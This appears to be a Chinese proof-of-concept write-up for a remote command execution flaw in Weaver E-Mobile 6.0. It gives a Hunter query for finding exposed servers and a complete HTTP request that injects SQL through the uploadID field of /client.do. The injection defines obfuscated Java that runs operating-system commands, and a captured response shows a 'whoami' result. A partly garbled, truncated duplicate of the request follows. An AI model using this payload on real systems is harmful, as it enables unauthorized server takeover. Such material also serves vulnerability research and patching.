F5-2泛微-E-Mobile-RCE

漏洞描述：

泛微E-Mobile 6.0爆出存在命令执行漏洞的问题。现在已经确认了这个漏洞可以被攻击者利用，在某些情况下，用户的输入可能被直接传递给底层操作系统的命令执行函数，攻击者可以通过在输入中插入特殊字符或命令序列来欺骗应用程序将其作为有效命令来执行，从而获得服务器的命令执行权限。

影响版本：

- 泛微E-Mobile 6.0

  网站图片：

网络测绘：

Hunter 语法：

- hunter：app.name=="泛微 e-mobile OA"

漏洞复现：

payload：


```
  POST /client.do HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=abcZRb929ZuHEdfjFEAMy
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryTm8YXcJeyKDClbU7
Content-Length: 1151

------WebKitFormBoundaryTm8YXcJeyKDClbU7
Content-Disposition: form-data; name="method"

getupload
------WebKitFormBoundaryTm8YXcJeyKDClbU7
Content-Disposition: form-data; name="uploadID"

1';CREATE ALIAS if not exists MzSNqKsZTagmf AS CONCAT('void e(String cmd) throws
java.la','ng.Exception{','Object curren','tRequest =
Thre','ad.currentT','hread().getConte','xtClass','Loader().loadC','lass("com.caucho.ser
ver.dispatch.ServletInvocation").getMet','hod("getContextRequest").inv','oke(null);java
.la','ng.reflect.Field _responseF =
currentRequest.getCl','ass().getSuperc','lass().getDeclar','edField("_response");_respo
nseF.setAcce','ssible(true);Object response =
_responseF.get(currentRequest);java.la','ng.reflect.Method getWriterM =
response.getCl','ass().getMethod("getWriter");java.i','o.Writer writer =
(java.i','o.Writer)getWriterM.inv','oke(response);java.ut','il.Scan','ner scan','ner =
(new
java.util.Scann','er(Runt','ime.getRunt','ime().ex','ec(cmd).getInput','Stream())).useD
elimiter("\\A");writer.write(scan','ner.hasNext()?sca','nner.next():"");}');CALL
MzSNqKsZTagmf('whoami');--
------WebKitFormBoundaryTm8YXcJeyKDClbU7--
```

效果图:



```
POST /client.do HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=abcZRb929ZuHEdfjFEAMy
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryTm8YXcJeyKDClbU7
Content-Length: 1151

------WebKitFormBoundaryTm8YXcJeyKDClbU7
Content-Disposition: form-data; name="method"

getupload
------WebKitFormBoundaryTm8YXcJeyKDClbU7
Content-Disposition: form-data; name="uploadID"

1';CREATE ALIAS if not exists MzSNqKsZTagmf AS CONCAT('void
e(String cmd) throwsjava.la','ng.Exception{','Object
curren','tRequest
=Thre','ad.currentT','hread().getConte','xtClass','Loader().loa
dC','lass("com.caucho.server.dispatch.ServletInvocation").getMe
t','hod("getContextRequest").inv','oke(null);java.la','ng.refle
ct.Field _responseF
=currentRequest.getCl','ass().getSuperc','lass().getDeclar','ed
Field("_response");_responseF.setAcce','ssible(true);Object
response
=_responseF.get(currentRequest);java.la','ng.reflect.Method
getWriterM
=response.getCl','ass().getMethod("getWriter");java.i','o.Write
r writer
```

```
HTTP/1.1 200 OK
Server: Resin/3.1.12
X-UA-Compatible: IE=edge,chrome=1
Connection: close
Date: Fri, 28 Jul 2023 06:25:18 GMT
Content-Length: 24

ztoa-001\administrator
```